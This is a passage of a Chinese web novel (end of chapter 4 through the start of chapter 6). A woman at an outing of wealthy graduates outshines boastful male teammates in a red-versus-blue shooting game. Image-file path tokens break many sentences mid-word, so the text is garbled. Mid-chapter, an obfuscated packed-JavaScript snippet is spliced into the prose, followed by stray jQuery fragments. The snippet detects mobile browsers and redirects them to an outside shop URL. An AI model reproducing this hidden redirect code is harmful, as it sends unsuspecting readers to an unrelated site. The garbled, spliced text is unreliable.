陈松野和涛哥不知道什么时候已经停下交谈,听清楚几人讨论的内容,涛哥乐呵呵道:“我还当是什么事,一会儿哥替你们求求付少,到时候让他捎你们一程。”
陈松野闻言也跟着笑道:“涛哥你也帮我说说情,也捎我一程呗。”一语双关,双方心照不宣。
几人正说笑,就听到休息室的门口传来一声轻响,随即房门被人从内部打开。
刚才话题中心的另一个当事人,就这么猝不及防出现在几人眼前。
众人:“……”
虽然说的不是什么见不得人的内容,但这个场面,属实有些尴尬。
还是涛哥稳得住,打破沉默率先招呼:“哟,付少,休息好了?”一派调侃的语气,两人的关系显而易见的亲近。
大概是刚睡醒的缘故,付绪然的脸上没什么表情,只略一点头算作回应。
视线在车内几人身上逡巡一圈,很快收回,付绪然径直走向水吧台给自己开了瓶水。
心里知道对方刚才只是顺带看了自己一眼,林颂宜依旧觉得,那道落在她身上的视线有些锐利,和对方俊逸的外表相去甚远。
“要求我什么?”
见付绪然主动开口,涛哥复述了一遍刚才聊的内容,直白表示他的飞机够大,想求他捎几人一程。
付绪然听完,面上没什么多余的表情,点头应下:“我让助理提前联系你们。”
除了涛哥,大家都是同一届的毕业生,相互协调一下归国时间,还是很好统一的。
在场的,除了林颂宜以外,其余人可不是为了蹭一张机票这么简单。
各自家里的业务往来人情交际,往后都要交到他们手上,这一趟看似是蹭座,实则也算是为后续的交情抛块敲门砖。
回国后,为表感谢,各自必然会有所表示,一来一回交集可不就有了。
包括今天这趟出行,估计大家也都心知肚明,玩乐在其次,提前认个脸熟才是共识。
待下车看到其他人,林颂宜在心里默默给自己比了个大拇哥。
自己看待事物的眼光果然又进步了。
心里分析了一堆,林颂宜面上却是不显,她也确实没什么好挂心的。
她的存在不过是个小虾米一只,纯粹就是顺带,没准对方到最后都记不住自己是谁,一切都与她关系不大,此行最大的收获,就是省了一张接近两万块的机票。
想到这,林颂宜心下颇为高兴,连带着面上也带出点笑意。
李清越算是了解林颂宜,见她这副样子,结合刚才的事情发展,心下明了,有些好笑又不免气她志短,习惯性和她玩笑:“蹭个座就这么高兴?”
林颂宜默认:“能省两万块呢!”
“出息,你怎么不梦个大的,一举把人拿下。”话一脱口,李清越就反应过来说的不妥,好在身边没有其他旁听者。
眼见林颂宜露出一副被震撼的表情,李清越又觉得好笑,知道林颂宜胆小,也不再逗她,拉着人往人群集合处走去。
5. 第5章
到了人群跟前,林颂宜才发现,这次的出行人数,远比她想的要多一些。
不等她点完一遍具体人数,就不见了李清越的人影,林颂宜四下张望,远远地看到对方和陈松野凑在一起,知道对方不是单独行动,林颂宜放下心,刚准备去边上坐着,转眼手里就被塞了一件队服和一把道具木仓。
见林颂宜一脸茫然,已经换好队服的温若甯和她解释:“咱们一会玩红蓝对抗,人没到齐,颂颂你先凑个数顶上。”边说着就推着她往边上走。
游戏规则也很简单,十人一队,兵分两路。
哪一队先拿下对方的阵地标物,哪一方就算胜出,此外,工作人员还在沿途各做了一些红蓝标的物,最终结算,胜利方要集满敌方标的物数量的三分之二,如果数目不达标,则视为无效进攻。
一帮人本就是图个热闹,简单了解规则后,也不讲什么前刺、进攻、包抄策略,刚组完队便兴致勃勃四散开来。
这回他们是包场,靶场在众人到来之前,就已经做了清场和安全监测,为避免有人徒步走远发生失联的可能,靶场还给每个人,都配备了一个定位通讯求救手环,中途如果有任何不适,随时可以按下按钮在原地等地救援。
这样一来,大家玩起来更是毫无负担。
林颂宜这一组,一共六个男生,女生则刚好是刚才一辆车上同行的四人。
几人沿着手环地图指示的方向前行,男生步子迈得快一些,很快就跑到了前头,林颂宜对这类体力活动并不热衷,见李清越跟着陈松野冲劲十足,她便安心慢悠悠缀在后头。
相较于其他人,今天要徒步的这条路线,对于林颂宜来说完全没难度。
倒也不是她自夸,毕竟从小在山里长大,别的本事没有,翻山越岭开路的技能简直堪称童子功。
虽然走得慢,林颂宜也有自觉,不能真拖人后腿,只是与前面的队友隔着些距离,偶尔见距离拉远就跟着往前赶一赶。
走过第一个岔路口,林颂宜见前面几人都停在原地,以为是自己的行为让人产生了误解,刚要开口解释,就听到其中一个男生招呼大家。
“你们女生体力跟不上,就在后头慢慢走吧,后面的路不好走,哥几个去前面冲一波,你们等着拔旗就行。”语气虽然很正常,却带着点烦人的调调,很有些自大的成分。
原以为徐心荟是个温和脾性,结果第一个呛回去的就是她:“看不起谁呢?我打十环的时候你还在瞄靶呢。”说完,引得一片哄笑。
刚才开口的那个男生,林颂宜有印象,组队的时候,顺带记了一下队友的名字,这人叫向恒。
闻言,向恒像是被气乐了,也不和徐心荟辩驳,只说:“行,那你们就跟紧了,中途体力不支记得自觉按手环。”
“谁先倒还不一定呢,这才哪到哪。”李清越紧随其后自信发言,话是这么说,她到底不了解徐心荟和温若甯的真实体力,转而小声询问她们。
后头两个人平时也都没少上私教课,对自己的体力都有一定自信。
多年的相处,李清越对林颂宜的体能了如指掌,她只是懒得动,但这不代表她体能不佳。
“你呢,怎么说?”
一个对视,见李清越冲自己挑眉,林颂宜有了数,知道对方今天是下了决心要赢,便从善如流回她:“我开路。”
“行。”
眼见两人跟打哑谜似的,徐、温二人都面露不解,只有一旁的陈松野知道,刚才向恒的话,惹了李清越不高兴,但他也不会多说什么,女友的心情最重要,一切只管听她指挥。
“咱们走吧,今天姐带你们飞。”李清越和徐、温二人说完,一手一个推着人往前继续前进,见她们频频回头看林颂宜,出声安抚,“别担心,颂颂超厉害。”
直到几人走远再看不见身影,林颂宜从手环里调出地形图,对齐几个方位,仔细观察了一下周边地形,随后挑中一个方位准备出发。
***
这一片的地形总体比较平缓,气候使然,周遭灌木丛生,枝叶茂盛,乍一看就显得荒芜了些。
林颂宜活动完四肢,扎紧袖口和两边裤脚。
敢走小路是一回事,她对蛇虫鼠蚁,依旧有着不可避免的生理厌恶,花点时间做准备,能避开大部分昆虫的隐藏攻击。
抄小道向上爬到一定高度后,林颂宜打开和李清越的共享手环,画面上显示着两个平行移动的红点,边上是两点各自的经纬定位,此刻代表李清越的那个红点,反而要落后林颂宜一些。
这就意味着,一直缀在后头的林颂宜,已经超前赶在了大部队前头。
站得高自然看得远,也看得更清楚,隔着一些距离,林颂宜就看到斜上方的位置,固定着一个标的物。
又看一眼自己身上的蓝色队服,确认上面那个是对面的标的物,林颂宜举起道具木仓,屏息凝神,脑内回想一遍打靶要领。
身定、心定、呼吸定。
瞄准,射击。
险险擦边击中,随即广播宣告【红队标的物-1】。
太久没练,多少有些手生,林颂宜倒也没有百发百中的本事,只是熟能生巧,她做事又一向能静得下心,按她正常的水平,精准度应该要更高一些。
刚才那一把,就当是试验手感,林颂宜放下手继续往前,并不给下面的人跟上自己的机会。
***
下头一行人,听到头顶乍然传来的提示音,在场的,除了李清越和陈松野,全都面露疑惑。
“哪个傻子连自己的靶都分不清。”向恒嗤笑出声,和旁边的人吐槽:“上来就白送,对面这把不得把自己气死?”
不明就里的几个男生,也都只以为是对手错了眼,完全没往林颂宜身上想。
只李清越冲徐、温二人面露得意,小声问道:“厉害吧?”她们的声音不大,加上还隔着些距离,前头的几个男生也没听清,只以为是在闲聊。
李清越见面前二人目露惊叹,她看的又是一乐,只希望林颂宜能再多打几个靶,好挫挫某些傻子自以为是的锐气。
最好能连中十环一个不留。
反正今天,她自己打不打的
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026387|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
到无所谓,只要傻子打不到就行。
***
林颂宜一路走得十分稳当,间或会抓着灌木枝丫借力攀爬几步,前进的路上,大部分时候都走得很平顺。
也是因为她抄小路抢到了时间差,往后又顺利收割了对面两个标的物。
直到前方头顶第三次响起广播提示,以向恒为首的几个男生,终于反应过来意识到哪里有些不对劲。
再一看跟在后头的几个人里,早已没了最后那个女生的身影,即便再不愿意相信,也知道自己刚才犯了蠢。
不敢去看身后几个女生的脸,但后者显然没有不嘲笑的打算。
“哟,反应过来啦?我们颂颂厉害吧?”出声的是温若甯,她的声音很甜,说出口的语气也很正常,但就是过于正常,显得中靶这件事好像很轻松似的。
对于向恒几人来说,嘲讽意味简直拉满。
几人也不停留争辩浪费时间,只一个劲默默加快步子往前赶。
这一局到现在,两方对垒,输赢已经不是重点,在队内保住面子才是当务之急。
林颂宜抢先击中红队第四个标的物的时候,陡坡另一侧斜前方的位置,也传来了蓝队标的物第二次被击中的广播提示。
意识到时间差被逐步缩短,林颂宜预估了一下双方的进度,脚下的步子不由加快。
这边林颂宜才走出没多远,就听到身后坡底传来一声广播提示。
红队标的物再次被人击中。
隐隐还能听到女生的欢呼声。
看这架势,八成是队里的女生打中的,林颂宜也不免跟着高兴起来。
不管是谁,只要不是向恒打的,那就是打得好打得妙。
林颂宜停在原地判断了一下大致情况,估摸着是因为标的物设置的太低,进入了自己的视线盲区。
好在底下还有队友能及时补木仓。
***
一如林颂宜所想,刚才走在下面的一行人,莫名其妙就形成了队内男女对抗的形式,双方都已经抛开最终的输赢,此时和红队的比拼已经不是重点,队内哪边能压制另一边,才是今天的主菜。
前头男生忙着赶路,甚至其中一人还出声招呼了陈松野,估计是真气性上头了,全然忘了陈松野边上的就是他未婚妻。
李清越倒不觉得有什么,挥挥手让陈松野跟紧男生大部队,那姿态颇有些云淡风轻的架势。
玩归玩,也不好真的因为一场游戏把彼此的关系闹僵,闹得太难看,就违背了这场出游的目的。
陈松野冲着李清越嘱咐几句,很快小跑着跟上前面几人。
他得找机会缓解一下队内的对抗氛围。
李清越见状,问过两旁徐、温二人的意见,最终三人一致决定赶上前头的大部队。
就算最后没办法率先拔旗,能捣个乱给林颂宜争取点时间也是好的。
三人想法一致,就也跟着往前加快进程。
没多会儿的功夫,就听到前方广播提示【该标的物比分无效】。
这头的众人:“?”
6. 第6章
林颂宜看着眼前的三男一女,心下有些无语。
她怎么也没想到,出来玩个游戏,还能碰上这种糟心场面。
游戏规定,双方同时击中同一个标的物,则该标的物的比分作废。
要是这一处,只有一个红队的标的物,对方动手拦截比分,林颂宜还能理解。
偏偏这一处相对的两个方向,一边挂着一个红队标的物,另一边相隔几步远的位置,明晃晃还挂着两个蓝队的标的物。
大概是因为本身游戏设置就是为了娱乐,工作人员在设置标的物的时候,也不怎么上心,才怎么方便怎么来。
对面这人要是怕自己比分被抢先,完全可以把边上两个蓝队标的物都打下来。
这游戏虽然规定,同时打中一个标的物比分作废,但也规定了,同时击中同一个标的物的两人,最后要进行一场加时赛。
陪着李清越闹归闹,那也仅限于队内男女生的意气之争,林颂宜又不是真想在人前出挑。
鬼知道这里头会因为什么得罪人。
这些人虽然以后离自己的生活都很远,但万一要是遇上个小心眼的,那就是一个大麻烦。
看这架势,对面显然不是个大方的主。
林颂宜毫不怀疑,对面刚才抢靶的那个人,一通操作自己拆了自家的台,根本就是有病。
除了为首的那个男人,其余几人都穿着红队的队服,此时面上神情也都比较友好。
唯独那个穿着绸面黑衬衫的男人,五官锐气逼人,眉眼间距压得很低,此刻蹙着眉盯得林颂宜直发毛。
林颂宜谨慎惯了,对于危险的感知力一向很敏锐,即便对方不开口,也能从气息上感受到,那人对自己抱有十分的恶意。
场面一时有些僵住,几人相互都陌生的很,但看林颂宜穿着的衣服,知道是一起出来玩的。
双方陷入静默,林颂宜刚要张口,对面一个寸头男就先开了口:“你们队怎么就你一人?你走岔路了?”
章唯眼下还不清楚林颂宜的具体身份,又怕真要闹出事会造成一桩新麻烦。
他看一眼盯着人没个好脸的顾澜封,简直要给前面这位祖宗跪下了,这才刚被家里放出来就不能消停会儿吗?
看这架势,唯恐顾澜封又要闹幺蛾子,章唯忙不迭出来打圆场。
